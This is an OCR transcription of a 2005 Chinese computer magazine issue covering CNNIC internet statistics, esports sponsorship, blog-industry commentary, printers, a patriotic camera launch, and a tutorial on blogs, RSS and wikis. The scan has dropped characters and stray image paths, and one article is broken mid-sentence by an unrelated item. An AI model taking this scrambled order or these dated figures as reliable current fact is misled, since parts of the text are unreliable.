5300万 同样来自CNNIC的消息,中国宽带上网人数增长迅猛,首次超过了网民的一半,达到5300万人,增长率为23.8%,这也是宽带用户首次超过了拨号上网用户人数。

82617M 同样来自CNNIC的消息,我国网络国际出口带宽总数容量达到82617M,网站数达到67.7万个。与此相关的IP地址总数达到6830万个,超过4个A类地址,拥有量排名世界第四。

2000万 根据CNNIC热点数据分析,我国网上购物大军高达2000万人,网上支付比例增长至近半数,网上购物市场巨大,网上购物者半年内累计购物金额达到100亿元,半年内通过网络购买手机在300万部。

178元 根据CNNIC热点数据分析,用户半年内购买的网络游戏虚拟物品(包括装备、武器、身份等)平均费用总额为178元,而网民中玩网络游戏的人的比例达到了23.4%,这意味着这是一个半年超过40亿元的销售市场。


25.6% 网民最烦什么?CNNIC的报告给出了答案。网络病毒最让网民反感,占统计人数的25.6%。其次是弹出式广告/窗口,再次是网络入侵/攻击,而位居第四位的"网上收费陷 "恰好与网民对互联网费用的满意度下降相呼应。

冠 Intel注资CEG 权威赛事迈出关键一步



7月26日,Intel与全国电子竞技运动会(CEG)官方承办单位北京华奥星空科技发展有限公司正式确立合作伙伴关系。Intel平台技术正式成为CEG训练和比赛平台。自2003年底,电子竞技被国家体育总局列为正式开展的第99项体育运动开始,Intel就曾多次组织和赞助过电子竞技相关赛事。Intel副总裁兼亚太区总经理杨旭先生说:"Intel一直在与整个产业链密切合作,共同推动中国电子竞技事业的发展"。Intel的加盟,给CEG成功举办未来的赛事提供了技术、资金的全力保证。

上榜理由:你知道CEG吗?如果不知道,那说明它还远没有像洋赛事WCG、CPL那么深入人心。为什么?宣传和组织方式不够流行,让一项朝阳产业迟迟不能大放异彩。此次Intel的加盟,我们认为是CEG走向国际化的一个契机,走好了,全国电子竞技运动会(CEG)的牌子完全有可能一炮打响。关键在于如何利用跨国IT企业的雄厚资源!



博客网:穿了



和讯CEO谢文

在网络上记录每天的经历占据了网民的大量时间,却总有加入者乐此不疲。网民的这种主动筛选并提取信息的方式被称为博客(BLOG),它被认为是互联网2.0时代的革命性力量。人们逐渐忘记了提出互联网1.0时代的互联网之父(温顿·瑟夫),却开始接受并习惯了早在数年前倡导互联网2.0时代的方兴东。这次,这位貌不惊人的中国人要将互联网2.0时代引向何处?也许从博客中国改版为博客网里面可以找到一些答案。

博客真是互联网2.0的革命力量?

回首过去的10年,是互联网商业化浪潮风起云涌的10年。在这个以技术为本、以商业化为主旋律的"互联网1.0"阶段,缔造了一大批网络传奇,成就了一大批时代明星和创业富翁,成为中国社会发展和变革的主要驱动力。按照原博客中国缔造者方兴东的话说,"互联网1.0"时代给人们留下了不能回避的遗憾,它使我们个人沦为了互联网被动的受众、读者和消费者。

如今,站在下一个10年的路口,我们看到互联网新的一轮浪潮再度 起,那就是以"以人为本"、个性化为主旋律的"互联网2.0"时代的到来。没有人给"互联网2.0"时代下一个确切的定义。即使是在博客网新版亮相发布会上记者也没有找到这个答案。如果说网民每一个人都可以同时成为主动的传播者、作者和生产者的时代就是互联网时代的升级,那么这种略显粗糙的、智能承载有限文字和低分辨率图片信息的、有价值信息不多的博客,就能开创一个互联网的新纪元了?

让网民显露身手本是博客成立的初衷,非要加一个新时代的烙印也略显强硬,但明眼人都看出来了,博客网的"全球第二代门户的领导者"的称谓所指的竞争对手仍旧是新浪、搜狐、网易等"第一代门户网站"。因此为了竞争而将互联网划分时代的做法就显得有些牵强了,将博客誉为互联网2.0的革命力量更无据可查。

博客代表草根阶级与商业化无关

顾名思义,互联网时代的草根阶级指的是那些在互联网时代扎根很深的人们,从这一点上来说,草根阶级是没有贵贱之分的。从另外一点

佳能豪赌照片打印时代 新标称有待业界认可 亚



前不久，佳能连推三款打印机新品:PIXMA喷墨打印机iP4200、iP2200和iP1600，该公司同时推出最新的颜料墨水PGI-5BK、PG-40、PG-50，大有豪赌照片打印时代的意味。不仅如此，佳能公司更是语出惊人地提出了照片打印时代的新标称——4英寸×6英寸无边距照片的打印速度，不同于长久以来的黑白文本和彩色图表混用的PPM标称，作为PIXMA喷墨照片打印机的主要速度标称。佳能新标称更针对100%墨水覆盖率的无边距照片打印，从而规避了因单张打印内容的不同而使测试速度产生较大差值的问题。

上榜理由：一直以来几乎所有型号打印机都采用PPM(页/每分钟)作为打印速度标准单位。照片打印时代打印机厂商能提出这样一种标称，是否得到业界认可，直接关系到消费者是否能按此标准直接选择适用产品。

马甲我还认识你

■ 新闻采访部记者　张健

来说，草根阶级的概念涵盖了这类人群的一个共同的特点:他们了解互联网，了解互联网上出现的每一个人物，更善于观察互联网的最新动态。因此，他们喜欢抒发自己的观点，更希望得到同仁的关注。博客的出现，恰好满足了他们的需求。但这与商业化何干呢？

关注近一段时间有关博客网商业化的讨论，我们不难发现，改版后的博客网也好，其他提供博客服务的网站也罢，无一例外地依赖无线增值服务和网络广告获得有限地经济补偿。如果你有心将放大镜倍数提高，你更不难发现这些无线增值服务商和网络广告的投放者一半以上是与这些博客网站的CEO称兄道弟的同道中人，将眼前的服务转化为远期的投资多数是这些肯掏钱的人的共同心态。难道靠这些外在因素的供给，博客网就能自生造血机制，布道互联网2.0时代吗？

退一步讲，即使博客网赢利了，真正成



博客网CEO 方兴东

为"全球第二代门户的领导者"了，那有可能也是具有中国特色的博客的成功。因为有些互联网人士认为，把有限的编辑数量变成无限的创作队伍的想法，是基于没有知识产权纠纷的情况的。诸如伦敦地铁爆炸案消息经博客网站传播此类在新闻史上流上一笔的事件，也只能在知识产权保护较好的发达国家发生。

博客中国还是中国博客?

最后我们还是将着眼点放在穿上"全球第二代门户的领导者"外衣的原博客中国吧。它的重新包装并不具备"门户"的气势，至少从媒体们的反应来看是如此的。为数不多的亮点竟来自发布会上的一个反面声音——和讯CEO谢文的几句"大实话"。

"说穿了现在广告加无线，无线其实和博客不沾边，广告到现在我认为至少也不沾边，无非老朋友老关系，把自己的资源嫁接到这儿，年底就一个亿了？我不信。我把话放在这儿，咱们试试。"

"我自己没事的时候替你们着急，你说你定义成博客媒体了，年底就世界第一了？"

其实，作为国人有哪个不希望在互联网的第二春来到的时候，中国人能真正引领一次时代的潮流呢？可谋大事者不拘小节，靠改个名字就能让网民重新领略你的雄才伟略了吗？也许还真如谢文所说"其实博客中国多好啊"，至少等你火了以后，还有国人给你撑腰呢！ CF [XW02]

定位播放器

这台看似简单的媒体播放器具有非同寻常的定位播放功能。可以根据使用者个人信息、位置信息，甚至根据偏爱播放相应音乐旋律。如果问什么叫"科技以人为本"，我看这就是了。



麦霸

这个词是用来形容在KTV的时候，唱歌出众的朋友。不过现在这些麦霸就要下岗了！松下推出了一款具有记忆功能的麦克风产品。其特别之处是提供了SD卡插槽。有了它，任何人都可以将麦霸模仿个够，看下次谁还敢在KTV房里嚣张！



零防护

这不是一个好词。因为它是IT人送给微软64位操作系统 Windows XP x64版本的攻击性词汇，源于至今还未有一款防病毒软件产品推出64位的版本，这使得目前64位平台的使用者的安全性令人担忧。

硬盘PDA

Palm LifeDrive因为放置了一块大容量电池(1660mAh)和一个4GB的微型硬盘，所以整体体积颇大，重量也接近200克，配上3.8英寸的LCD，感觉像PMP(多媒体播放器)而不是一部PDA。



CF [XW03]



国货当自强,“抗日”重任担肩上

——爱国者吹响向日系数码相机的开战号角

■本刊编辑部

移动存储产品过去外国人没有做，我们做了，而且做到了第一!

MP3过去是韩国人的天下，后来我们也勇敢地做了，而且又做到了第一!

这两个第一，都是地地道道的本土企业华旗资讯用其〝爱国者〞品牌做到的!

2005年7月27日，华旗在人民大会堂召开新闻发布会，总裁冯军斗志昂扬地宣布：〝我们的目标是，攻克日本品牌在民用电子产品领域最后一个坚固的堡垒——数码相机领域!〞

8月15日，华旗资讯全球同步推出一系列高质优价的DC精品——爱国者V815、V815+、V60、V60+、V80和V80+。V代表胜利，815系列表达华旗对胜利的渴望，60系列是对抗战胜利60周年的纪念，而80系列则是第一次中国人自已研发、自已制造、达到国际品质的800万像素DC。华旗资讯由此吹响了向日系数码相机开战的号角。

华旗凭什么挑战日系厂商的垄断

无须查看任何数据，只要走进摄影器材城、IT卖场和大型商场，相机柜台前映入眼中的DC几乎清一色都是日本品牌!上世纪90年代初期，中国摄影器材市场还是柯达的天下。但当90年代中期数码大潮袭来之时，如狼群般涌入的日本品牌迅速击垮了柯达，实现了对中国DC市场的集体垄断。90年代末期，联想也曾涉足DC领域，但由于其产品品质和市场营销都稍显稚嫩，未能突围。时至今日，市场上剩下的非日品牌，只有游走在主流之外的柯达、惠普和三星了。面对此情此景，华旗以何挑战?

对此，冯军引用爱国者MP3用八个月的时间赶超三星的壮举来类比。他说：〝2002年，MP3市场上还没有一个中国品牌。业内普遍认为，就像中国足球队没有赢过韩国队一样，作为一个中国品牌要挑战并超越韩国品牌是不自量力的。但到去年，我们MP3的销售数量是三星的两倍。〞

采访中，冯军对于〝优质优价〞提得最多，他认为这是中国企业超越垄断对手的利器。他说：〝这次我们就是要做高质优价的800万像素DC。目前市场上同类产品比较少，也都比较贵，所以我们一上来就将给国内消费者一个能够接受的价格——2999元!并以国际化的品质来满足消费者的需求。确实，靠模仿和优质优价闯荡国际市场，先后成就了日本和韩国今天的辉煌。而今，华旗决意用超前的技术指标和优质优价来重现这种辉煌，并〝将爱国者打造成为令国人骄傲的国际品牌!〞

华旗在数码影像技术上的优势

如果单论光学、芯片和色彩处理等数码影像核心技术，日本企业大幅度领先的态势短期内还是难以撼动的。不过事实上，很多日系企业更专注于进行产品设计和规划，实际生产则委托其他企业代工。可以说，由于采购全球一体化和OEM代工形式的普及，在产品层面上反应出来的诸如模具加工的精度、造型设计以及成本控制这些因素上，我们和日系厂商其实站在相对平等的起跑线上。

从本次发布会上我们看到的几款相机那精美的造型、精细的做工、动人的才智和 丽的大屏幕可以看出，华旗此次下定决心大举进入消费类DC领域，显然也获得了代工厂商的大力支持。华旗在向国人宣布：爱国者有实力与日系厂商一搏!

此外，华旗还有个杀手 ——专利的数字水印技术，此次更推出了采用数字水印技术的数码相机产品。这划时代地意味着，我们将在未来告别数码相片版权真空的历史。其实，早在两年前，华旗就已经把数字水印技术应用到了新华网，后来，新浪网也采用了这个技术来保护自己的数字图片版权。这些，都是日系厂商不具备。

为勇敢者喝彩!

可以预见，在数码相机市场上，华旗面对的将又是场艰苦卓绝的〝抗日战争〞。虽然关键技术和核心部件的生产都掌控在对手手中，但我们仍为这种无畏的豪气肃然起敬!过去，我们曾无数次地呼吁国人支持民族产业、支持国货，但一些国货不争气的品质却令我们难以接受。今天，面对一批批民族企业和国货品牌名扬四海，面对如此精美的国货数码相机，我们义无反顾地大声疾呼——支持国货，支持爱国者!



80系列则是第一次中国人自已研发、自已制造、达到国际品质的800万像素DC

CF [XW04]

在互联网自由地表达 一次全面玩转博客、维基和播客

作为内容的开放源代码，博客将使互联网真正完成网络社会化；
作为媒体的开放源代码，博客将使媒体业发生历史性的转折；
作为知识的开放源代码，博客将使商业世界带来观念和模式的变革；
作为思想的开放源代码，博客将使我们未来的世界从此不同；
……

——《博客—— e 时代的盗火者》





博客的进化论

——从博客到维基、播客

■阎皓 Jimmy

你知道吗?

开放源代码软件:简单地说,所有公布软件源代码的程序都可以称为开放源代码软件。开放源代码不仅仅只是软件源代码而已,它们也有关自由、分享和社群精神及创作、美和黑客所谓的“有趣”。

——《维基百科全书》

在十年前，一个人要想成名，需要最少两年的时间，要想大红大紫最少需要五年的时间。而在五年前，一个人若想成名，需要最少 6 个月的时间，要想大红大紫最少需要 1 年的时间。在现在，一个人若想成名，1 个月就足够了，要想大红大紫，只需要 3 个月……这是为什么，答案只有两个字——博客。

个人网站的进化 Web2.0 的代表


博客——博天下之大 皆出我手

《时代》周刊记者克里斯·泰勒在一篇《我们能从博客中得到什么？》的评论中试图给博客一个历史性的定义，他写道:“电台统治了30年代，50年代是属于电视的，在未来的某个时刻，历史学家们也许会认为21世纪是属于博客的。”博客带来了人人写作的时代，只要你有想法都可以通过博客向全世界展现和宣扬，而这样的平台是完全满足“五零”条件(零编辑、零技术、零体制、零成本、零形式)而实现的“零进入壁垒”的网上个人出版方式。只要你有个性的思维和行动，就有必要加入博客行列。方兴东、王俊秀的《博客—e 时代的盗火者》可以让你有加入博客世界极强烈的冲动。我们可以在 http://www.blogchina.com/idea/blogbook_040714 一睹本书的芳容。

Blog 何方神圣

最早的 Blog 诞生于 1993 年 6 月，是 NCSA 的〝What's New Page〞网页，里面的内容是罗列 Web 上新兴的网站索引。这个网站整整持续了三年，一直到 1996 年 6 月因为资金的原因才被迫关闭。显然最早的博客是作为网络〝过滤器〞的作用出现的，那就是挑选一些特别的网站，并作简单介绍。因此有人认为 览器发明人 Marc Andreesen 开发的 Mosaic 的 What's New 网页就是最早的博客网页。如果跟现在的 Blog 相比，那个网站简陋了很多，但那是 Blog 的最初原型。

那么谁是最早的 Blog 命名人呢？著名科幻作家 William Gibson 在 1996 年预言了职业博客:〝用不了多久就会有人为你



Jorn Barger 在网站上对 Web log 的 FAQ

览网直，精选内容，并以此为生，的确存在着这样的需求″。Userland 公司 CEO Dave Winer，在 1997 年开始运作的 Scripting News 开始真正具备了博客的基本重要特性，并且他将这些功能集成到免费软件 ″Frontier 脚本环境″ 中。而真正意义上的博客是出现在 1997 年 12 月，Jorn Barger 运行的 ″Robot Wisdom WeBlog″ 第一次使用 weBlog 这个正式的名字。就算在今天，在博客领域他还是一位非常有影响力的人物。如果你想了解有关他的故事和 Web Log，你可以访问 http://www.robotwisdom.com/weBlogs获得更详细的资料。

目前最流行的词汇 ″Blog″，公认为是 Peter Merholz 在 1999 年才命名的。你可以在 http://www.adaptivepath.com/team/peterme.php 上找到有关 Peter Merholz 的更多资料。

在这一年也是博客开始高速增长的一年，主要是由于 Blogger、Pita、Greymatter、Manila、Diaryland、Big Blog Tool 等众多自动网络出版商发布免费软件的出现，而且它们往往还提供免费的服务器空间。有了这些，一个博客就可以零成本地发布、更新和维护自己的网站，所以博客的数量也成几何级发展。其中 Pyra 公司出品的 Blogger 是最流行和最有影响的工具。当时，他们有着一支网络出版软件的 ″梦之队″。但是，这种成功并没有为公司带来利润，甚至由于财务压力，2001 年 1 月公司大裁员，并一口气裁到了极限：只留下一名正式员工 Evan Williams，他是创始人之一。梦之队也分崩离析，另一名创始人是新英格兰人 Meg Hourihan。



给 Blog 命名的 Peter Merholz

那么什么时候博客开始被大家广为关注呢？是 2001 年 9 月 11 日。世贸大楼遭遇恐怖袭击，博客成为重要信息和灾难亲身体验的重要来源。从那时起，博客正式步入主流社会的视野。

博客的生存现状

博客秉承了个人网站的自由精神，但是综合了激发创造的新模式，使其更具开放和建设性。要在网络世界体现个人的存在，张扬个人的社会价值，拓展个人的知识视野，建立属于自己的交流沟通的群体。从这个意义上说，博客将会变得越来越普及，越来越为更多的人接受。2002 年 8 月 ″博客中国″ 网站的开通，标志着 ″博客″ 现象在中国互联网界的显露；11 月 18 日，新闻传播学术网站 ″紫金网″ 在改版之际，推出 ″博客擂台″ 新栏目。从信息传播的角度看，博客网站、频道的出现对于博客个体而言，意味着将信息采集与发布的通道最大程度地简单化与快捷化。也许你现在还不相信，但是想一想，为什么在互联网的最低潮时期，在个人网站大萧条时刻，在商业网站最凄惨之际，没有一分投资，没有大公司炒作，博客却开始如火如 ？当然，一切还都需要时间。博客刚刚开始发展，尤其是中国，目前仅仅是博客概念普及和萌芽阶段。不能完全依据现在的状况判断未来，而要看 1 年～2 年后，3 年～5 年后的发展步伐。

就目前来说，中国有几十家大的博客基地。大的好处是无所不包，在这其中可以找到自己感兴趣的话题。但大的坏处是鱼龙混杂，有很多不健康的东西混杂在博客当中。

你知道吗?

★何为博客(Blog)

Blog 的全名是 Web Log，后来缩写为 Blog，中文意思是"网络日志"，简称为"网志"。而博客(Blogger)就是写Blog的人。从字面上理解是"一种表达个人思想、网络链接、内容，按照时间顺序排列，并且不断更新的出版方式"。简单点说，博客是一类人，他们习惯在网上写日记。可以说现在有越来越多的人喜欢上了博客，导致博客成为目前除了Email、BBS、QQ(或MSN)之外第四大网络交流方式。一个Blog其实就是一个网页，它通常是由简短且经常更新的帖子所构成，这些张贴的文章都按照年份和日期倒序排列。Blog的内容和目的有很大的不同，从对其他网站的超级链接和评论，有关公司、个人构想到日记、照片、诗歌、散文，甚至科幻小说的发表或张贴都有。许多Blog是个人心中所想之事情的发表，其他Blog则是一群人基于某个特定主题或共同利益领域的集体创作。



使用 GreatNews 阅读器看到的百度国际新闻

Blog 跟论坛看起来相似，其实有本质上的区别。论坛是可以多个人进行沟通和交流，而Blog则是以自己为主，别人围绕自己的话题来进行讨论。

Blog 大量采用了 RSS 技术，对读者来说，可以通过RSS订阅一个Blog，及时了解该Blog作者最近的更新。对一个博客来说，RSS 可以使自己发布的文章易于被计算机程序理解并摘要。一般来说，大部分的Blog系统都支持自动生成RSS的功能，在你编辑了Blog页面上的信息时自动更新。



百度国际新闻的 RSS 页面，实际是一个 XML 页面

★何为RSS

RSS是一种用于共享新闻和其他Web内容的数据交换规范，起源于Netscape公司的推"Push"技术，是一种将订户订阅的内容传送给他们的通讯协同格式(Protocol)。RSS是一个缩写的英文术语，在英文中被认为有几个不同的源头，并被不同的技术团体做不同的解释。它既可以是"Rich Site Summary"(丰富站点摘要)，或"RDF Site Summary"(RDF站点摘要)，也可以是 "Really Simple Syndication"(真正简易聚合)。RSS 采用 XML 技术，目前广泛用于 Blog、Wiki 和网上新闻频道，世界多数知名新闻社网站都提供RSS订阅支持。目前RSS规范的主要版本有0.91、1.0和2.0，几乎所有能支持RSS的程序都可以 览不同版本的RSS。如果你在Blog页面和网站上看到 或 的图片标记，那么就代表了一个 RSS 可供订阅，直接用鼠标点击即可阅读和订阅。你可以使用下列软件来方便快捷地订阅RSS：新浪点点通、周博通、博客通、GreatNews、FeedDemon。看看 2005 年第 5 期《玩转 RSS 天下信息随心看》有助您更好地了解RSS。

Blog 编年史

1993年6月：最古老的Blog原型——NCSA的"What's New Page"网页，主要是罗列Web上新兴的网站索引，这个页面从1993年6月开始，一直更新到1996年6月为止。

1994年1月：Justin Hall开办"Justin's Home Page"(Justin的个人网页)，不久里面开始收集各种地下秘密的链接，这个重要的个人网站可以算是最早的博客网站之一。

1997年4月1日：Dave Winer开始出版Scripting News。这个网站是由早期的Davenet演变而来，最早1994年10月7日。

1997年12月：Jorn Barger最早用weBlog这个术语来描述那些有评论和链接，而且持续更新的个人网站。

1998年5月7日：Peter Merholz开始出版网站peterme.com(根据他自己的档案记录)。

1998年9月15日：Memepool开始出版，最早的链接是关于"Alex Chiu's Eternal Life Device"。

1999年：Peter Merholz以缩略词"Blog"来命名博客，成为今天最常用的术语。



www.peterme.com网站主页

1999年5月28日，Cam在他个人博客网站Camworld中写道："Dave Winer开始了最早的博客网站，Camworld无需隐瞒地表示，模范和追随Scripting News。"

2000年4月12日：WeBlogs eGroups的邮件列表终止，Jorn Barger和Dave Winer的鼻祖之争开始公开化。

2000年8月22日：Wine在FoRK的邮件列表中贴出帖子，爆发争吵。

2000年10月：Jakob Neilsen表示："……一般的博客网站都不忍卒读"。

2000年10月14日：Dave Winer暗示他的Scripting News是最早的博客网站，然后他优雅地将这项荣誉归于他很尊重的前辈——WWW的发明人Tim Berners-Lee。

2000年11月：不过Winer很快给自己找到了另一顶桂冠，Scripting News将网站的口号变为：互联网上持续运行时间最长的博客网站，开始于1997年4月1日。

2000年12月17日：UserLand发布SuperOpenDirectory，希望成为目录创建的事实工具。

2001年9月11日：世贸大楼遭遇恐怖袭击，Blog成为重要信息和灾难亲身体验的重要来源。从此，Blog正式步入主流社会的视野。

2002年12月：多数党领袖洛特的不慎之言被博客网站盯住，而丢掉了乌纱帽。

2003年：围绕新闻报道的传统媒体和互联网上的伊拉克战争也同时开打，美国传统媒体公信力遭遇空前质疑，博客大获全胜。

2003年6月：《纽约时报》执行主编和总编辑也被博客揭开的真相而下台，引爆了新闻媒体史上最大的丑闻之一。

2004年4月：轰动一时的Gmail测试者大部分从Bloggers中产生。

博客很缺乏那种区分机制，不能有效及时地把大量好的原创的文章挑选出来。在博客当中获取大的访问量不是难事，只要有媚俗的本事，只要能够厚颜无耻地盗用好的文章，就能够很快地提高访问量。

总体上来说，博客在中国的发展趋势很不错。但是缺少正规的管理，所以有一些不规范的地方出现。而且一些小的博客网站极其不稳定，经常会出现无法访问或者速度过慢的情况，如果能将这些问题都解决，相信会有更多人喜欢上博客。

如何快速拥有自己的博客

了解了这么多博客的事情，那么我们也来拥有一个属于自己的博客吧。这里先给大家介绍几个有名的提供博客服务的网站：

博客网：http://www.bokee.com

MSN Spaces：http://spaces.MSN.com

博客中国人：http://www.Blogchinese.com

这里用博客中国人举例说明如何快速拥有自己的博客。



图1

第一步：首先在博客中国人的主页上点击"注册博客"按钮，来对博客进行注册(见图1)。

第二步：然后填写一些关于个人的资料，记得密码要填写复杂一些(见图2)。



图2

第三步：然后回到博客中国人的首页，在右上角的地方输入账号和密码就可以登录自己的Blog。

第四步：为了和其他人的Blog不一样，我们先要登录"后台管理"，来对自己的Blog进行个性化设置(见图3)。



图3

第五步：在Blog的"后台管理"中选择"高级管理"中的"设定默认模板"，在这里面选择一个自己喜欢的模板，在选择之前，可以点击右边的"预览"按钮来进行预览(见图4)。

第六步：如果你对网页设计稍有了解的话，还可以点击"修改



图 4

我的个性模板”按钮，在这里对模板进一步的修改(见图5)。




图 5

第七步:其他的还可以在管理中修改自己的资料、添加自己的博客团队、上传文件管理、修改友情链接和加密整个Blog站点，这样可以大大增强自己Blog的实用性。

第八步:当这些都设置完成，我们就可以给Blog添加文章了。可以通过前台进行添加，也可以在后台直接添加。先输入Blog的标题，这里最好起一些吸引人眼球的标题，然后对博客进行简单的分类。接下来就可以开始输入Blog的内容了(见图6)，当都输入完成，点击“提交日志”按钮就OK了。




图 6

第九步:Blog建立好之后，下面就把自己的Blog网址(在注册的时候系统会告诉你)告诉给朋友和同事，好让别人一起来跟你分享你生活中的快乐和不快乐的事情(见图7)。



图 7

MSN的博客Space也非常受大家的欢迎，换肤功能尤甚，有兴趣的朋友可以参看2005年第6期《微软spaces:分享空间 分享生活》和13期的《我的MSN Space就是比你酷》，相信很快就能上手。

从头至尾完整搭建自己的博客网站

如果你有自己的空间，那么完全可以建立一个属于自己的博客网站。这样别人也可以在你那里注册博客和发表文章了。这里给大家介绍的是OBlog3.0博客程序(下载地址为:http://oBlog.oioj.net)。

第一步:将下载回的oBlog解压到指定的目录，然后进行安装。

在本地安装论坛执行本操作前请确认是否拥有安装要求中所需要的环境，在确认你运行论坛的环境后，需要做以下工作:将解压后的文件拷贝到本地WEB目录中，IIS或者PWS默认Web目录为C:\inetpub\wwwroot，比如你可以装到C:\inetpub\wwwroot\oBlog目录下。然后敲入本地测试网址访问，默认为:http://localhost/或者http://ip/。比如装到C:\inetpub\wwwroot\oBlog目录下，那么就可以用http://localhost/oBlog/index.asp进行访问。如果在服务器或者虚拟空间进行安装，有服务器的直接操作权限，那么可以使用类似本地安装的方法进行安装。如果是虚拟空间，那么可以使用FTP软件将论坛文件上传到网站目录，比如将论坛文件传到空间中的Blog目录，那么你就可以使用http://www.***.com/Blog/index.asp来进行 览。安装Blog程序的方法可以参考2005年15期《10步之内学会ASP》。

第二步:仔细阅读http://oBlog.oioj.net网站关于安装的说明，并按步骤进行操作。



图 8

第三步:后台登录地址为安装目录下的admin_login.asp，用默认超级管理员(用户名:admin，密码:admin888)登录，进入管理页面对站点的设置(见图8)。

首先要进行网站信息配置，这里设置网站的一些基本信息(见图9)。

然后对博客和日志进行分类管理，这里最好多分几类(见图10)，具体可以参考一下其他有名的博客网站的设置。此外还要对用户、关键字、模板等进行设置，这里就不过多地介绍，感兴趣的朋友可以自行研究一下。

这里要注意的一点是，为了保障系统的安全性，进入管理后，最好在管理员管理中重新设置管理员信息，否则很容易就会被别人破解密码。

第四步：完成了以上步骤后，就可以正常使用oBlog。这样就可以把网站的地址告诉给朋友，让他们到这里来注册属于自己的博客。



图9



图10

如何在博客中作秀

每个人都能当博客。如果只有自己一个人，Blog是日记；如果有几十人，Blog是和朋友们相聚的咖啡屋；如果有几千人访问，Blog是有力量的媒体；如有上万人访问，Blog就是商业。如何让更多的人知道自己的Blog，炒作和作秀是非常关键的。

首先Blog名一定要起得与众不同，只有这样才能让更多的人对你的Blog感兴趣。其次是文章的质量，就算标题起得再好，里面的内容空洞也是留不住人的。其他的就应该想一些"旁门左道"，如果自己是一个漂亮MM，可以在Blog上贴几张自己的照片，这样也会吸引住很多人的目光。要是自己的朋友多，发动大家(有共同爱好者)一起来做站务和内容。不断地搞活动和炒话题，要是没有话题就炒站长的人格 力。而且自己的博客每天都要有新东西，让人家每天都有得看，每天都想来。出去到别的论坛去制造事件，别只是吵架，也多帮大家解决点问题。上面的方法要是能坚持下来，相信没有多长时间，就会有很多人知道你的Blog了。

维护Blog的真经

建立Blog很简单，大概只需要几分钟的时间。难就难在日复一日地更新和维护，但是也只有这样，才能吸引更多人的目光。

首先，你得喜欢博客，只有这样，才会有动力天天去更新。此外还要对游客的回复进行管理，因为肯定会有一些不健康的信息和广告发布在自己的博客上面，如果不定时清除的话，也会影响自己博客的质量。另外多添加一些友情链接，这样也会给自己带来一些流量。虽然大部分Blog程序提供了众多的模板，但是为了让自己的Blog更具有个性，应该另外多学一点电脑知识，好对自己的Blog进行个性化设置。如果文章多了，还需要对自己的文章进行类别划分，这样 览者可以根据类别来找吸引自己的文章。

CFan2005年第7期《今天 我要在家做主编》一篇文章中也对博客的搭建做了介绍，大家可以参考。

博客的进化 全民织网时代

维基——把你我所知的分享给全世界

维基这个东西还不为广大中国网民所熟知，但它不过是博客的一种进化，维基也是一个具备博客精髓的完整网站，不过 览维基网站的每一个人都拥有发表言论和修改内容的权力，维基人也称"维客"，他必须具备"维基精神"，即一方面是原创精神，另一方面，则是懂得如何理性地和所有其他人一起进行知识分享与合作。《新周刊》蒋亦凡的一篇《"自由百科"狂欢节》可以让你很好的把握维基的精髓所在：http://culture.163.com/partner/weekly/editor/040322/040322_83960.html。

Wiki(中文名为：维基)。Wiki是一种超文本系统，支持面向社群的协作式写作，同时也包括一组支持这种写作的辅助工具。同时，Wiki的写作者构成了一个社群，Wiki系统为这个社群提供了简单的交流工具。与其他超文本系统相比，Wiki有使用简便且开放的优点，所以Wiki系统可以帮助我们在一个社群内共享某个领域的知识。

从严格意义上来说，维基是博客的一种。两者的区别是，维基都有"edit this page"的链接，允许访问者对页面做出修改。这个链接的存在是Wiki区别于Web log和Blog的地方，后两者只允许读者发表针对性的评论来提供反馈信息，但是除了编辑自己发表的内容，不能修改原作者或者其他读者发布的信息。

Blog可以用来建立由具有共同兴趣爱好的人们组成的社区。而维基在这个基础上更向前迈了一步，可以构建共识(consensus-building)。给大家举一个形象的例子，维基就好像在上学的时候，同学们都在教室里面，每个人都可以说出自己的想法，然后大家来对这个想法进行修改，如果这个想法不好，还可以将这个想法删除掉，这样你就可以对维基有了个大致的印象。

维基的诞生

在1995年，美国程序设计员沃德·坎宁安创建了第一个维基(WikiWikiWeb)系统，堪称“维基之父”。“维基”这一名称来自坎宁安在夏威夷度蜜月的经历。在夏威夷，从机场出发的公交车就叫“Wiki Wiki”(意思是“快点快点”)。而吉米·威尔士则是互联网上最大的百科全书维基百科全书(www.Wikipedia.org，其中文网页始于2002年)的创始人。WikiWikiWeb是各种软件的在线帮助手册，来自全球各地的人都可以在上面写一点东西。坎宁安知道，任何产品的用户对产品都有一个了解的过程。如果将这些了解以正确的方式“拼凑”起来，用户对这个产品的认知甚至比产品的创造者还要多。当坎宁安的WikiWikiWeb在 中快乐地前进时，吉米·威尔士正在寻找一种途径，将他酷爱的百科全书和互联网结合起来。威尔士曾用两年时间创办了一个名为“Nupedia”的在线百科全书，但它只拥有十几篇文章。“Nupedia”的问题在于它组织严密的系统，文章要想最终在“Nupedia”上发表，需要经历7个调查和评审阶段。此后，威尔士发现了“维基”，从此开始了辉煌的创业历程。他的新目标是创建一个免费的百科全书，任何人都可以用自己喜欢的语言编写。仅仅两周，维基百科全书的成长速度就超过了它的前辈“Nupedia”。



维基百科全书有多种语言版本


维基百科全书简体中文版首页

